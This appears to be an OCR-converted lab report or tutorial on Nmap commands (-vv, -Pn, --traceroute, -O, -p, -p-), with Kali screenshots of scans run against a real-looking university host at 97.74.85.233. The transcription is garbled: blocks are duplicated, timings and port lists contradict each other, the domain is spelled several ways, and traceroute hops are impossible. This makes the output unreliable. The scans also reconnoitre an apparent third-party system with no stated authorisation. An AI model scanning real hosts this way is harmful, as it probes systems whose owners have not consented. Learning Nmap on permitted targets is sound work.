Completed Parallel DNS resolution of 1 host at 09:33. 0.00s elapsed
Initiating Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up, received reset till 251 (0.30s latency).
Scanning 1 IP address (1 total hosts)
Completed Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Not shown: 992 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 35
23/tcp filtered telnet no-response
80/tcp open http syn-ack ttl 35
135/tcp filtered msrpc no-response
139/tcp filtered netbios-ssn no-response
443/tcp open https syn-ack ttl 35
445/tcp filtered microsoft-ds no-response
631/tcp filtered ipp no-response
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds
Raw packets sent: 1035 (45.510KB) | Rcvd: 1027 (41.340KB)

```


## nmap -vv <target> command Output :

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
khush@khush: ~
File Actions Edit View Help
(khush@khush):~$ nmap -vv 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:33 IST
Initiating Ping Scan at 09:33
Scanning 1 IP address (1 total hosts)
Completed Ping Scan at 09:33. 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 09:33. 0.00s elapsed
Initiating Nmap Stealth Scan at 09:33
Scanning 233.85.74.97.host.secureserver.net (97.74.85.233) [1000 ports]
Completed Stealth Scan at 09:33. 0.00s elapsed (1 total hosts)
Completed Parallel DNS resolution of 1 host at 09:33. 0.00s elapsed
Initiating SYN Stealth Scan at 09:33
Scanning 233.85.74.97.host.secureserver.net (97.74.85.233) [1000 ports]
Completed SYN Stealth Scan at 09:33. 0.00s elapsed (1 total hosts)
Completed Ping Scan at 09:33. 0.00s elapsed (1 total hosts)
Completed Parallel DNS resolution of 1 host at 09:33. 0.00s elapsed
Initiating Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up, received reset till 251 (0.30s latency).
Scanning 1 IP address (1 total hosts)
Completed Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Not shown: 992 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 35
23/tcp filtered telnet no-response
80/tcp open http syn-ack ttl 35
135/tcp filtered msrpc no-response
139/tcp filtered netbios-ssn no-response
443/tcp open https syn-ack ttl 35
445/tcp filtered microsoft-ds no-response
631/tcp filtered ipp no-response
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds
Raw packets sent: 1035 (45.510KB) | Rcvd: 1027 (41.340KB)

```

## 5 ) nmap -Pn <target> : Treat host as online, skip host discovery.




```
[kali㉿kali:~] $ nmap -Pn 97.74.85.233 -v
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:33 IST
Initiating Ping Scan at 09:33
Scanning 97.74.85.233 [4 ports]
Completed Ping Scan at 09:33: 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 09:33, 0.00s elapsed
Completed Parallel DNS resolution of 1 host, at 09:33, 0.00s elapsed
Initiating SYN Stealth Scan at 09:33
Scanning 233.85.74.97.host.secureserver.net (97.74.85.233) [1000 ports]
Discovered open port 22/tcp on 97.74.85.233
Discovered open port 443/tcp on 97.74.85.233
Discovered open port 80/tcp on 97.74.85.233
Completed SYN Stealth Scan at 09:34: 10.18s elapsed (1000 total ports)
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up, received reset ttl 251 (0.30s latency).
Scanned at 2025-09-27 09:33:10 IST for 10s
Not shown: 992 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 35
25/tcp filtered smtp no-response
80/tcp open http syn-ack ttl 35
135/tcp filtered msrpc no-response
139/tcp filtered netbios-ssn no-response
443/tcp open https syn-ack ttl 35
445/tcp filtered microsoft-ds no-response
631/tcp filtered ipp no-response

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds
Raw packets sent: 1035 (45.510KB) | Rcvd: 1027 (41.340KB)

[kali㉿kali:~] $ nmap -Pn 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:35 IST
```

### nmap -Pn <target> Command Output :




```
[kali㉿kali:~] $ nmap -Pn 97.74.85.233 -v
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:33 IST
Initiating Ping Scan at 09:33
Scanning 97.74.85.233 [4 ports]
Completed Ping Scan at 09:33: 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 09:33, 0.00s elapsed
Completed Parallel DNS resolution of 1 host, at 09:33, 0.00s elapsed
Initiating SYN Stealth Scan at 09:33
Scanning 233.85.74.97.host.secureserver.net (97.74.85.233) [1000 ports]
Discovered open port 22/tcp on 97.74.85.233
Discovered open port 443/tcp on 97.74.85.233
Discovered open port 80/tcp on 97.74.85.233
Completed SYN Stealth Scan at 09:34: 10.18s elapsed (1000 total ports)
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up, received reset ttl 251 (0.30s latency).
Scanned at 2025-09-27 09:33:10 IST for 10s
Not shown: 992 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 35
25/tcp filtered smtp no-response
80/tcp open http syn-ack ttl 35
135/tcp filtered msrpc no-response
139/tcp filtered netbios-ssn no-response
443/tcp open https syn-ack ttl 35
445/tcp filtered microsoft-ds no-response
631/tcp filtered ipp no-response

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds
Raw packets sent: 1035 (45.510KB) | Rcvd: 1027 (41.340KB)

[kali㉿kali:~] $ nmap -Pn 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:35 IST
Nmap done: 1 IP address (1 host up) scanned in 18.04 seconds
Raw packets sent: 1035 (45.510KB) | Rcvd: 1027 (41.340KB)


[kali㉿kali:~]
```

## 6) nmap --traceroute <target>: Perform traceroute after the scan.




Kali [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
khushi@khushi ~  
File Actions Edit View Help  
\$ nmap --traceroute ljkku.edu.in  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 09:37 IST

### nmap --traceroute <target> Command Output :



Kali [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
khushi@khushi ~  
File Actions Edit View Help  
\$ nmap --traceroute ljkku.edu.in  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 09:37 IST  
Nmap scan report for ljkku.edu.in (97.74.85.233)  
Host is up (0.24s latency).  
Other addresses for ljkku.edu.in (not scanned): 64:ff9fb::614a:55e9  
tcp 0x0 open http  
tcp 0x0 filtered http  
tcp 0x0 filtered msrpc  
tcp 0x0 filtered netbios-ssn  
tcp 0x0 filtered msrpc  
tcp 0x0 filtered http  
tcp 0x0 filtered microsoft-ds  
tcp 0x0 filtered ipp  
PORT STATE SERVICE  
22/tcp open ssh  
3739/tcp filtered http  
80/tcp open http  
139/tcp filtered msrpc  
139/tcp filtered netbios-ssn  
443/tcp open https  
445/tcp filtered microsoft-ds  
631/tcp filtered ipp  
TRACEROUTE (using port 80/tcp)  
HOP RTT ADDRESS  
1 5.05 ms 192.168.106.156  
2 972.68 ms 255.0.0.0  
3 972.68 ms 255.0.0.0  
4 98.74 ms 255.0.0.3  
5 98.71 ms 233.0.85.74.97.host.secureserver.net (97.74.85.233)  
Nmap done: 1 IP address (1 host up) scanned in 22.92 seconds

## 7) nmap -O <target> : OS detection scan.




Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
(khushi@khushi)-[~]$ nmap -O tjku.edu.in
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:38 IST
Nmap scan report for tjku.edu.in (97.74.85.233)
Host is up (0.27s latency).
Other addresses for tjku.edu.in (not scanned): 64:FF9B::614A:55e9
rDNS record for 97.74.85.233: 233.85.74.97.host.secureserver.net
Not shown: 992 closed tcp ports (reset)
```

## nmap -O <target> Command Output :



Kali [Running] - Oracle VirtualBox


File Machine View Input Devices Help

```
(khushi@khushi)-[~]$ nmap -O tjku.edu.in
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:38 IST
Nmap scan report for tjku.edu.in (97.74.85.233)
Host is up (0.27s latency).
Other addresses for tjku.edu.in (not scanned): 64:FF9B::614A:55e9
rDNS record for 97.74.85.233: 233.85.74.97.host.secureserver.net
Not shown: 992 closed tcp ports (reset)

PORT STATE SERVICE
22/tcp open ssh
32769/tcp filtered
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
443/tcp open https
445/tcp filtered microsoft-ds
631/tcp filtered ipp
Device type: general purpose
Running: Linux 5.0 - 5.14 (86%)
OS CPE: cpe:/o:linux:linux_kernel:3
Aggressive OS guesses: Linux 5.0 - 5.14 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 22 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.57 seconds
```

## 8) nmap -p <port> <target> With Output : Scan specific port(s).




```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(khush1@khush1)-[~]
└─$ nmap -p 80 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:41 IST
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up (0.11s latency).

PORT STATE SERVICE
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
└─$
```

## 9) nmap -p- <target> : Scan all ports (0-65535).




```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
